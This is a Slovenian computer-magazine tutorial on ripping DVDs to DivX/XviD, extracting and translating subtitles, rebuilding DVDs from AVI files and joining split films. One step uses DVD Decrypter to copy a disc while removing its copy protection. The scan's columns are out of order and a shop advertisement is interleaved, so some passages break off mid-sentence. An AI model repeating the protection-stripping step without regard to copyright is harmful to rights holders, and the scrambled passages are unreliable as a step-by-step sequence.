
Kako torej iz DVD-ja narediti film v formatu DivX, XviD ali podobnem? Seveda z ustreznim programom. katerim pa? Pri pretvorbi filma iz DVD v DivX-ovo družino velja enako kot pri presnemavanju DVD-jev. Programov je veliko in za enega se je pač treba odločiti. Mi smo se odločili za FairUse Wizard. Trenutna različica je 2.1a, moč pa jo je dobiti v brezplačni »lahki« različici ali plačljivi polni. Razlika med njima je v tem, da polna različica omogoča izdelavo filmov, daljših od 700 MB, hitrejšo kodiranje, in večjo izbiro nastavitev, kar vsekakor odtehta 11 dolarjev, kolikor stane.

In zakaj je FairUse dober? Predvsem je enostaven, saj je narejen v obliki čarovnika, ki nas popelje skozi celoten postopek, hkrati pa je zmogljiv, saj v polni različici omogoča veliko možnosti in končen izdelek je prav všečen. Ko program zaženemo, moramo najprej svojemu projektu dati ime, nato pa določiti, kje imamo film. Program ga prebere, analizira, nato pa pridemo do faze nastavljanja parametrov. V program so avtorji natlačili res to, kar uporabnik potrebuje. Najprej določimo velikost filma, ki lahko ostane nespremenjena, lahko pa jo tudi spremenimo v katerega od znanih formatov (4 : 3, 16 : 9 ...). Sledi nastavek odstranjevanja prepletanja in na koncu še določitev vrste stiskanja (DivX, XviD, x264 – za vse moramo imeti nameščene kodeke), velikosti datoteke, vrsto zvoka in podobno. Nastavitve niso nič posebnega oziroma nič, česar ne bi razumel povprečen uporabnik.

Kljub enostavnosti programa pa je morda nekaj le treba povedati. Glede kodekov je stvar takšna, da program podpira tiste, ki so nameščeni v računalniku. Če na primer nimate kodeka DivX, vam program ne bo ponudil možnosti stiskanja v tem formatu.

Tudi pri DivX-u velja: večji ko je pretok podatkov, bolj kakovostna bo slika in večja bo datoteka. V programu FairUse ne nastavljamo hitrosti pretoka podatkov, temveč določamo, kako velika naj bo datoteka s filmom. Če hočemo film velikosti enega CD-ja, lahko nastavimo velikost 770 MB, priporočljivejša pa je nastaviti velikost 1440, torej dveh CD-jev, saj bo slika bistveno boljša.

Ko nastavimo vse potrebno, pritisnemo Naprej in kodiranje bo steklo. Seveda bo trajalo kar precej časa, odvisno od dolžine filma in seveda zmogljivosti vašega računalnika.



Subtitle Workshop ponuja tudi možnost prevajanja obstoječih podnapisov.

In rezultat? Na disku se bo pojavila datoteka tipa AVI, ki bo velika približno toliko, kot ste določili.

KAJ PA PODNAPISI?

No, z njimi je lahko križ. Ena možnost je, da jih najdemo v spletu in prilagodimo svojemu »ripu«, ki smo ga izdelali na opisani način. Uporabimo Subtitle Workshop ali podoben program in podnapise časovno prilagodimo filmu.

Kaj pa, če v spletu ne najdemo podnapisov v slovenskem jeziku? Kaj pa, če jih ne najdemo v nobenem jeziku? V obeh primerih rešitev obstaja, le da zahteva precej dela.

Najprej si oglejmo primer, ko najdemo recimo srbohrvaške podnapise. Za prevod lahko uporabimo Subtitle Workshop, ki vsebuje tudi prevajalni način. A ne veselite se preveč – modul ne zna sam ničesar prevesti. Ponuja le priročen

v praksi: delo s filmi


način, kako to narediti ročno. V njem odpremo podnapise v tujem jeziku, vključimo **prevajalni način** (Edit / Translation / Translator mode) in prevajamo vsak podnapis posebej, pri čemer nam ni treba skrbeti, ali bodo podnapisi časovno dobro usklajeni. Če je usklajen »original«, bo tudi prevod.

Kaj pa, če podnapisov v spletu ne najdemo? Potem jih moramo pač nekako potegniti z DVD-ja. Če so na njem tudi slovenski, je zadeva opravljena v nekaj minutah, če ne, pa jih je potrebno prevesti.

Vzemimo najbolj zapleten primer, ko na DVD-ju nimamo slovenskih podnapisov, le na



Program DVD Subripper omogoča pretvorbo podnapisov iz DVD-ja v podnapise besedilnega formata.



Z DVD Decrypterjem spravimo film na trdi disk.

primer angleške in španske. Tak primer je pogost, ko kupimo DVD v Ameriki in je regije 1.

Podnapisi na DVD-ju niso shranjeni v besedilni, ampak **slikovni** obliki. Vsak podnapis je torej slika. To pa pomeni, da je za prevajanje treba podnapise najprej **pretvoriti iz slikovne v besedilno obliko** in jih potem **prevesti**. Kako to narediti? Vsekakor s pomočjo ustreznega programa. Tudi tu je zadeva takšna, da vsak prisega na kaj drugega. Mi smo si izbrali brezplačen program **DVD Subripper**, ki ga najdete tudi na MikroCD-ju. Da pa bi program lahko uporabili, je treba najprej DVD spraviti na trdi disk. Ena od možnosti je uporaba brezplačnega programa **DVD Decrypter**, ki ga tudi najdete na MikroCD-ju.

Ideja postopka je v tem, da najprej spravimo DVD na trdi disk, nato z DVD Subripperjem podnapise spremenimo iz grafične v besedilno obliko, jih shranimo v formatu SRT, SUB ali podobnem, tega pa nato odpremo v Subtitle Workshop in prevedemo. Kako poteka prevajanje smo že opisali, zato se bomo posvetili prvemu delu.

Najprej moramo torej **spraviti DVD na disk**. Zadevo bi seveda lahko izvedli tudi z DVD Shrinkom, vendar to predolgo traja, saj program dejansko ponovno kodira film. V te namene je boljši DVD Decrypter, saj ta film le prekopira na disk in odstrani zaščito. Program torej zaženemo, izberemo pogon, v katerem imamo film na DVD-ju, v okvirju Destination pa izberemo mapo, v katero bomo shranili datoteke. Nato pritisnemo sličico, ki označuje pretvorbo in počakamo, da program opravi delo.

Zdaj je na vrsti DVD Subripper, s katerim bomo **iz filma »izluščili« podnapise**. Program pravzaprav ni nič drugega kot majhen sistem **optičnega prepoznavanja besedila** (OCR). Delo s programom je precej enostavno. V osnovnem oknu prek gumba **Add VOB** izberemo prvo datoteko s filmom (običajno VTS_01_1.VOB), nato pa prek gumba **Load IFO** še datoteko IFO (običajno VTS_01_0.IFO). Nato se prestavimo na razdelek **Processing** in pritisnemo gumb **Start**. V okencu **LBA** bodo začele teči številke, ki se bodo ustavile pri prvem podnapisu, kjer se bo program ustavil in nam ponudil tri možnosti barv. Izbiramo med 1, 2 in 3, dokler ne vidimo belih črk na črnem ozadju (ne le belega orisa črka). Takrat pritisnemo gumb **I See WHITE test on Black**. S tem programu povemo, da je kontrast med črkami in ozadjem največji in da lahko steče postopek prepoznavanja besedila. Ta poteka prek **učenja**, tako da moramo na začetku (a le prvič) biti malce potrpežljivi, saj nas bo program za vsako črko vprašal, katera je. A le enkrat, saj bo vsako naslednjo prepoznal sam. Na začetku gre zadeva nekoliko počasneje, pozneje pa hitro. Pri tem povejmo, da če gre za film v angleškem jeziku, so v njem tudi podnapisi v angleščini, namenjeni ljudem s težavami s sluhom, zato bo v podnapisih včasih tudi kakšna oznaka glasbene note, s čimer je nakazano, da nekdo poje ali se sliši glasba. Ko pri učenju program naleti na noto, lahko pritisnete **Ignore** in program je ne bo pretvarjal v besedilo.

Ko bo postopek pretvorbe končan, se premaknemo v razdelek **Output** in poleg seznama **Save As** izberemo format zapisa, ki ga želimo (na primer Subrip.out, če želimo zapis v formatu srt) in pritisnemo gumb **Save As**. Datoteki damo ime in izberemo mesto, kamor jo bo program shranil.

Z opisanimi postopki smo iz DVD-ja dobili dokaj dober film v formatu AVI in podnapise v formatu DVD, ki jih s Subtitle Workshopom

lahko prevedemo v slovenščino. V podnapisih bo nekaj vrstic, ki bodo v oglasih oklepajih. Teh načeloma ni treba prevajati, saj so oznake za ljudi s težavami s sluhom. V njih običajno piše, da nekdo poje, da škripajo gume in podobno.

AVI V DVD

Vzemimo, da imamo originalen DVD, ki se je poškodoval in postal neuporaben. Če imamo varnostno kopijo v formatu AVI in podnapise v katerem od znanih formatov, lahko DVD ponovno usposobimo. Kakovost sicer ne bo takšna, kot je v originalu, a film bo čisto gledljiv. Kako torej iz datoteke AVI (DivX, XviD in družčin) in podnapisov SRT, SUB in podobnih, izdelati DVD?

Brez ustreznega programa tudi tu ne bo šlo. Programov, ki to znajo ali se vsaj hvalijo, da jim gre to dobro od rok, je veliko, a le nekaj je takšnih, ki to res znajo. Eden od njih je **The Film-Machine**, ki smo ga v naši reviji že opisovali, od zadnjega opisa pa je izšla že različica 1.5, ki ponuja nekaj novosti. Program je dokaj enostaven za uporabo, rezultati, ki jih dosega, pa so čisto uporabni. Njegova filozofija je dokaj enostavna, saj temelji na že uveljavljenih programih, ki jih najdemo v spletu. Razlika je v tem, da so ti programi običajno namenjeni le posameznim opravilom in ne izdelavi novega DVD-ja. In da uporabnikom ne bi bilo treba iskati petih ali šestih programov in jih spoznavati, so to naredili snovalci programa **The FilmMachine**, ki so vse skupaj spravili v enotno orodje. Njegovo delovanje temelji v večini primerov na brezplačnih programih, razen za kodiranje v MPEG. Program nam namreč omogoča izbiro kodirnika, ki ga želimo uporabiti oziroma ki ga imamo nameščenega v računalniku. Izbiramo lahko med **Cinematicraft Encoderjem** in **Canopus Pro-coderjem**, ki sta komercialna, ter kodirnikoma **QuEnc** in **HCEncoder**, ki sta brezplačna. Komercialni dajejo seveda boljše rezultate in so praviloma hitrejši (posebej **Cinematicraftov**), a tudi z brezplačnima je mogoče doseči dovolj dobre rezultate. Pred uporabo programa je torej najprej treba namestiti enega od naštetih kodirnikov MPEG 2 in šele nato zagnati **The FilmMachine**.


Program je narejen na načelu **čarovnika**. Najprej nas vpraša za film, ki ga hočemo kodirati. Poiščemo ga na disku in izberemo. Program je celo tako »pameten«, da zna film, ki ga imamo v dveh ali več datotekah AVI, združiti v enega. Naslednja koraka sta izbira mape, v katero bo shranjen končni rezultat, in izbira, ali bomo izdelovali DVD ali SVCD. Nato sledi izbira kodirnika. Če pritisnemo gumb **Options**, lahko nastavimo nekatere parametre kodirnikov, ki pa so dokaj osnovni, tako da vam ni treba poznavati problematike, ki spremlja izdelavo DVD-ja. V razdelku **Encoders**, lahko določimo nekatere nastavitve, ki so lastne posameznim kodirnikom. V podrobnosti se ne bomo spuščali, saj zahtevajo preveč prostora, naštetih bomo le tiste, ki izkustveno dajejo najboljše rezultate.

Pri **Cinematicraft Encoderju** lahko določimo **število kodiranj** oziroma kolikokrat naj gre pro-

gram »skozi« film. Najboljši rezultat boste dosegli pri štiripasovnem kodiranju, lahko pa preizkusite tudi način RoBa OPV, ki vse skupaj opravi v enem pasu in daje dokaj dobre rezultate in je tudi najhitrejši. Če z rezultatom niste zadovoljni, možnost izključite in določite štiripasovno kodiranje. Pri Canopus ProCoderju lahko nastavite kakovost kodiranja s številom ponavljanj in stopnjo kakovosti. Čisto dovolj je, če nastavite Highest-Quality in dvopasovno kodiranje, če pa imate čas, pa lahko zadevo povečate na Mastering Quality. Pri kodirniku Quenc vključite možnost High Quality, Trellis Quant in dvopasovno kodiranje, pri HCEncu pa kakovost na Best in matrico MPEG.

V razdelku Paths moramo poiskati pot do CinemaCraft Encoderja in Canopus ProCoderja, saj gre za samostojni komponenti in ne le kodeke, zato program potrebuje informacijo o poti do programov.

V razdelku Other pravzaprav ni veliko nastavitvev, določite le, da boste delali v sistemu PAL, ki ga uporabljamo v Evropi, dobro pa je tudi vključiti možnost brisanja začasnih datotek, posebej še, če imate na disku, kamor boste shranili končni izdelek, manj kot 20 GB prostora.



Pred izdelavo DVD-ja lahko preverimo, kako bo ta videti.

Tako. Zdaj se vrnemo v osnovno okno in izberemo kodirnik, ki ga bomo uporabljali. Naslednje, kar moramo nastaviti, je slikovno razmerje (Aspect ratio). Če bomo film gledali na običajnem TV sprejemniku, določimo razmerje 4 : 3, če pa imate širokozaslonski televizor, pa 16 : 9. Nato je treba v okencu Arrange method določiti slikovno razmerje. Ponujene so tri možnosti. *Fullscreen* bo film raztegnil tako, da bo viden čez ves zaslon. Če je originalni AVI narejen tako, da je razmerje njegovih stranic 4 : 3, potem

lahko uporabite to metodo. Druga možnost je *Add borders, keep aspect ratio*. Ta bo film obdržala v obstoječem razmerju, na dnu in na vrhu pa bo črn trak, tako da bo vse skupaj, torej film in trakovi, dalo razmerje 4 : 3. Ta možnost je najuporabnejša in je priporočljiva vedno, ko originalni film ni v razmerju 4 : 3. Tretja možnost je *'Crop video, keep aspect ratio'*. Ta je uporabna v primeru, ko je film res širok in bi bili trakovi nad in pod njim tako veliki, da bi se film težko videl. V tem primeru lahko sliko na robovih nekoliko obrežemo, s čimer izgubimo nekaj slike, a je zato ta bolj vidna.


Po kliku na Next se odpre okno, kjer nastavljamo medij, na katerega bomo zapisovali in nekatere druge parametre. Ker bomo izdelovali DVD, ki bo zapisan na medij velikost 4,7 GB, ta medij izberemo iz seznama in program bo sam



S programom The FilmMachine izdelamo DVD s pomočjo čaravnika, ki nas vodi skozi proces.

V centru mesta Ljubljane: trgovina z računalniško, multimedijsko in ostalo informacijsko tehnologijo.

Velika izbira namiznih in prenosnih računalnikov, tiskalnikov, komunikacijske opreme, GPS navigacije ter veliko drugih dodatkov in sestavnih delov.



Hitri servis za računalniško opremo v centru mesta Ljubljane

Konkurenčne cene ter obročno odplačevanje preko trajnika do 400.000 SIT in 24 obrokov

WWW.ZAK.SI

P.E. Miklošičeva 36, 1000 Ljubljana, Tel. 430 38 71, 430 38 72. e-mail : info@zak.si

Trgovina ZAK, Andrej Žlindra s. p.



zak



v praksi: delo s filmi

preračunal povprečno bitno hitrost, s katero bo kodiral film, da bo ta prave velikosti. V razdelku obstaja tudi možnost neposrednega zapisovanja na DVD, ki pa ni najpriporočljivejša, saj je bolje film prej pregledati, preden ga zapečemo na DVD, zato označimo možnosti *Don't burn DVD*.

Naslednji korak je določanje **podnapisov**. Izberemo *Use subtitles* in izberemo *Selectable subtitles*, kar omogoča vključevanje in izključevanje

že za slabih 15 tisočakov. Takšen predvajalnik zna predvajati vse mogoče formate zvočnih in filmskih datotek, pa tudi s podnapisi ni nekih večjih težav. Zato se vse več ljudi odloča svoje filme pustiti kar v formatu DivX, XviD ali podobnem in jih ne pretvarja v DVD, VideoCD in Super VideoCD pa sta tako ali tako že skoraj pozabljeni.

Filme DivX pa velikokrat dobimo v dveh delih oziroma razdeljene na dve datoteki velikosti enega CD-ja. Zakaj? Pri DivX-u velja podobno kot pri vseh drugih vrstah stiskanja zvočnih in filmskih podatkov: z več biti bomo opisali datoteko, bolj kakovostna bo. In pri stisnjenih podatkih, o katerih govorimo, se pojem »več bitov« nanaša na pasovno ši-

Brezplačno ali za plačilo je mogoče dobiti programe, ki znajo prekopirati DVD, z DVD-ja narediti DivX, iz DivX-a narediti DVD, urejati podnapise in še kaj.

V internetu je mogoče najti kup programov, ki omogočajo tako združevanje kot deljenje filmov v več datotek. Najti je torej treba tistega, ki zna to narediti najbolje in najhitreje. Izbira je velika, mi pa smo se odločili, da ne bomo nič kaj zapletali stvari in za združevanje filmskih datotek uporabili kar program **VirtualDub Mod**, ki smo ga v tej rubriki že velikokrat opisovali, za združevanje datotek s podnapisi in prilagajanje podnapisov pa **Subtitle Workshop**. Pa na delo!


Vzemimo, da imamo dve datoteki s filmom in dve datoteki s podnapisi, vse skupaj pa bi radi združili tako, da bi imeli le eno datoteko s filmom in eno s podnapisi. Najprej bomo združili filmski datoteki. V VirtualDub Modu odpremo prvo datoteko. Nato iz menija *File* izberemo *Append Segment* in odpremo še drugo.

Ker bomo datoteki le združevali in ponovno kodiranje ni potrebno, v meniju *Video* izberemo *Direct Stream Copy*, nato pa projekt shranimo z novim imenom. In film je združen.

A vedno ne gre tako lahko. Če je zvok v filmu formata AC3, težav običajno ni, če pa je v MP3, nam lahko VirtualDub Mod sporoči, da z zvokom nekaj ni v redu. Če je namreč zvok kodiran s spremenljivo pasovno širino (VBR), nam program sporoči, da se lah-

ko zgodi, da bo v končnem izdelku zvok nekoliko zamaknjen. Spremenljiva bitna širina je, kar zadeva obdelavo filma, dokaj neuporabna za preračunavanje. V razloge za to se ne bomo spuščali, povejmo le, da je v takšnem primeru treba **zvok prekodirati** v format s konstantno pasovno širino (CBR). In kako to narediti? Načeloma bi bilo mogoče vse skupaj narediti v VirtualDub Modu, kjer bi določili le druge parametre kodiranja zvoka, a se v praksi zadeva ne obnese. Veliko bolje je zvok shraniti v posebno datoteko, ga spremeniti v obliko wav, nato pa z VirtualDubom ali VirtualDub Modom vključiti v film in tam določiti stiskanje s konstantno pasovno širino. In to bomo tudi naredili.

V VirtualDub Modu odpremo prvo datoteko in izberemo *Stream / Stream list*. Odpre se pogovorno okno, v katerem bodo zapisani vsi zvočni tokovi v filmu. Teh je namreč lahko tudi več, podobno kot pri DVD-ju, a boste na tak primer redko našli. Izberemo torej naš zvok in pritisnemo gumb *Demux*.



Izdelava filmskega DVD-ja s programom Nero

podnapisov na DVD-ju. Nato kliknemo v okencu *Subtitle filename* in izberemo datoteko s podnapisi, v okencu *Language* pa jezik podnapisov. Tudi tu lahko izberemo več datotek, če je seveda tudi film v več datotekah. Nato pritisnemo gumb s črko A in izberemo pisavo. Če gre za slovenske podnapise, pazimo, da izberemo kodno tabelo ISO-8859-2, pisava pa naj bo recimo Arial velikost 28 pik (če vam ni všeč, jo lahko seveda spremenite), pazite le, da izberete takšno, ki ima šumnike). Po pritisku na *Next* se prikaže zaključno okno, kjer s *Preview Result* preverimo, ali je vse tako, kot je treba in pritisnemo gumb *Make DVD*. Ker kodiranje in izdelava DVD-ja trajata precej časa, je najbolje, če pustite, da se računalnik z njim muči čez noč, ko vi sladko spite.


Na opisani način seveda ne bomo izdelali DVD-ja z vsemi dodatki, kot so bili na originalnem, a film sam, ki je verjetno največji razlog, da ste DVD sploh kupili, bo ostal kljub izgubljenemu originalu.

Tako, zdaj je treba naš film le še »zapeči« na DVD. V ta namen je najenostavneje uporabiti na primer program **Nero**, ki v novejših različicah omogoča tudi izdelavo DVD-jev, med drugim tudi filmskih DVD-jev.

Zaženemo torej Nero Burning ROM in v čarovniku izberemo izdelavo DVD-ja, v seznamu vrst DVD-jev pa DVD-Video. V tem oknu nam pravzaprav ni treba narediti nič, le v razdelku *Label* lahko damo našemu DVD-ju ime. Nato pritisnemo gumb *New*. Pojavil se bo DVD, kjer bosta dva mapi – *Audio_ts* in *Video_ts*. Na disku poiščemo mapo *Video_ts*, ki jo je izdelal *The FilmMachine*, in njeno vsebino prenesemo v mapo *Video_ts* novega DVD-ja. Nato sporočimo peko in zadeva je nared.

ZDRUŽEVANJE FILMOV IN PODNAPISOV

DivX-predvajalniki so zadnje čase izredno poceni. Povsem solidno napravo je mogoče dobiti



S predvajalnikom WinAmp je mogoče stisnjen zvok pretvoriti v format WAV.


rino. Večja je pasovna širina, bolj kakovostna je slika. DivX in družina podatke res precej stisnejo, a tako dobro spet ne, da bi lahko en celovečerec stisnili na velikost enega samega CD-ja v res dobri kakovosti. Zato je veliko filmov v dveh datotekah. Sodobni predvajalniki omogočajo **predvajanje filmov DivX tudi z DVD-medijev**. To pomeni, da je mogoče na en prazen DVD spraviti **več filmov**. V tem primeru pa je deljenje filma v dve ali celo več datotek povsem nesmiselno. In kako datoteke **združiti**?

Pri združevanju dveh ali več datotek v eno je treba biti pozoren na vse tri elemente filma – sliko, zvok in podnapise. Postopek združevanja in prilagajanja poteka tako, da najprej združimo datoteke s **filmom**, nato datoteke s **podnapisi**, nato pa podnapise še **prilagodimo** tej novi datoteki.



VirtualDub nas opozori na težave, ki bi se lahko pojavljale pri predvajanju zvoka.

Program nas bo vprašal, kam naj shrani datoteko. Določimo kar mapo, kjer imamo film, in sprožimo pretvorbo. Postopek nato ponovimo še z drugo datoteko. Na disku tako dobimo dve datoteki tipa MP3 (če je bil zvok zapisan v formatu MP3). Te je zdaj treba nekako pretvoriti v format WAV, torej naravni (native) nestisnjeni zvočni format sistemov Windows. To najlaže



Združevanje podnapisov v programu Subtitle Workshop

naredimo kar s predvajalnikom WinAmp. Zaženemo ga, v njegovem oknu kliknemo z desno tipko in izberemo *Options / Preferences* ali pa pritisnemo kar Ctrl+P. V razdelku *Plugins* izberemo *Output* in v seznamu izberemo dodatek *Nullsoft Disk Writer*. Dodatek je prav zabavna zadeva, saj nam datoteke, ki jo zaženemo, ne predvaja prek zvočnikov, temveč »na disk«. Posledica tega je, da se na disku pojavi nova datoteka, ki pa ni več formata MP3, ampak kar WAV. To pa je točno to, kar hočemo. Izberemo torej dodatek in pritisnemo gumb *Configure*. Nastavljati ni treba nič drugega kot pot oziroma mapo, v katero naj program shrani datoteko WAV. Ko izberemo mapo, odpremo najprej prvo datoteko zvoka, ki smo jo dobili, nato pa še drugo. Ko je pretvorba končana (traja slabo minuto), v WinAmpu ne smemo pozabiti nastaviti izhoda nazaj na *wave-Out* ali *DirectSound*. Če bomo namreč stvar pustili takšno, kot je, se bodo vse datoteke, ki jih bomo zagnali z WinAmp, pretvarjale v format WAV in iz zvočnikov ne bomo nič slišali.

Tako, zdaj imamo na disku datoteki WAV, datoteki AVI in datoteki s podnapisi (SRT, SUB, TXT...). Datoteki MP3 lahko zberemo, saj nam nista več potrebni. Zdaj spet odpremo prvo datoteko s filmom. Program nas bo spet opozoril, da nekaj ni v redu z zvokom. Pogovornega okna ne zapirajte takoj, temveč si najprej **prepišite vrednosti**, ki jih boste našli v njem. Program namreč izračuna, s kakšno pasovno širino je treba kodirati zvok, da do zamikov ne bi prišlo. Številko si zapišemo, bo pa v formatu $XXX \pm xxx$. Zdaj seštejemo obe vrednosti, torej $XXX + xxx$ in dobili bomo pasovno širino, s katero naj bi se film ponovno kodiral.

Nato izberemo *Stream / Stream List*. Spet se prikaže okno, v katerem so zapisani podatki o zvočnem toku v filmu. A tega zvoka zdaj več nočemo, zato ga izberemo in pritisnemo gumb *Disable*. Z gumbom *Add* dodamo nov zvok, to-

rej prvo datoteko tipa WAV. Ker pa je ta datoteka ogromna, jo moramo seveda stisniti. Na njej kliknemo z desno tipko in najprej izberemo *Full Processing mode*, s čimer vključimo možnosti obdelave zvoka. Nato še enkrat kliknemo z desno tipko in izberemo *Compression*, saj moramo izbrati **način stiskanja zvoka**. Pokazal se bo seznam kodekov, ki jih imamo v računalniku. Izberemo takšnega, ki ga podpira tudi DivX-predvajalnik v dnevni sobi, in izberemo tudi **pasovno širino**. Ta naj bo čim bližje tisti, ki smo jo dobili pri seštevanju. In zakaj le seštevanju, če pa je bil v opozorilu znak »plus minus«? Zato, ker tudi pri zvoku velja: večja ko je pasovna širina, večja bo kakovost zvoka. Uporabljen kodirnik in pasovno širino si nekam zapišemo, saj bomo oboje potrebovali še enkrat.


Tako, izbrali smo zvok, kodirnik in njegovo pasovno širino. Izbor potrdimo z OK in zapremo pogovorno okno zvoka. V meniju *Video* izberemo *Direct stream Copy*, saj s sliko ne bomo ničesar počeli, in datoteko shranimo z novim imenom. Postopek bo trajal okoli dvajset minut, odvisno seveda od zmogljivosti računalnika in dolžine filma.

Zdaj ta postopek ponovimo še z drugo datoteko, uporabimo pa povsem enake nastavitve kot pri prvi. Če bomo karkoli spreminjali, bo združevanje neuspešno. Ko je končana tudi pretvorba druge datoteke, lahko spet sprožimo postopek združevanja – odpremo prvo datoteko, izberemo *File / Append Segment* in izberemo drugo. Označimo *Video / Direct stream copy* in datoteko shranimo z novim imenom.

Tako, film je nared, zdaj je treba **urediti še podnapise**. Uporabili bomo program **Subtitle Workshop**, ki ponuja tudi funkciji **združevanja podnapisov**. Če so podnapisi v formatu SRT ali drugem časovnem formatu, potem v programu ni treba odpirati tudi filma. Če pa imamo format SUB ali kakšnega drugega, ki se ne veže na časovno kodo, temveč sliko, je treba pred odpiranjem datoteke z *Movie / Open* odpreti film, da se iz njega preberejo podatki, potrebni za uspešno sinhronizacijo filma in podnapisov. V programu nato izberemo *Tools / Join Subtitles*. Z gumbom *Add* dodamo najprej prvo datoteko s podnapisi, nato še drugo in izberemo ustrezen format zapisa združene datoteke, na primer SubRip za format SRT. Pritisnemo gumb *Join* in zadeva se izvede.

A s tem postopka še ni konec. Preveriti je treba, ali se združeni podnapisi res **ujemajo z zvokom** v filmu. Zato odpremo to novo datoteko podnapisov in naš »združeni« film in se sprehodimo po njem. Če se podnapisi ujemajo, je zadeva končana, če ne, pa je treba stvar prilagoditi. Če so bili podnapisi v primeru dveh datotek lepo sinhronizirani, združeni pa ne, je težava skoraj gotovo na »prehodu« iz prve v drugo datoteko. Da se nam ne bo treba sprehajati

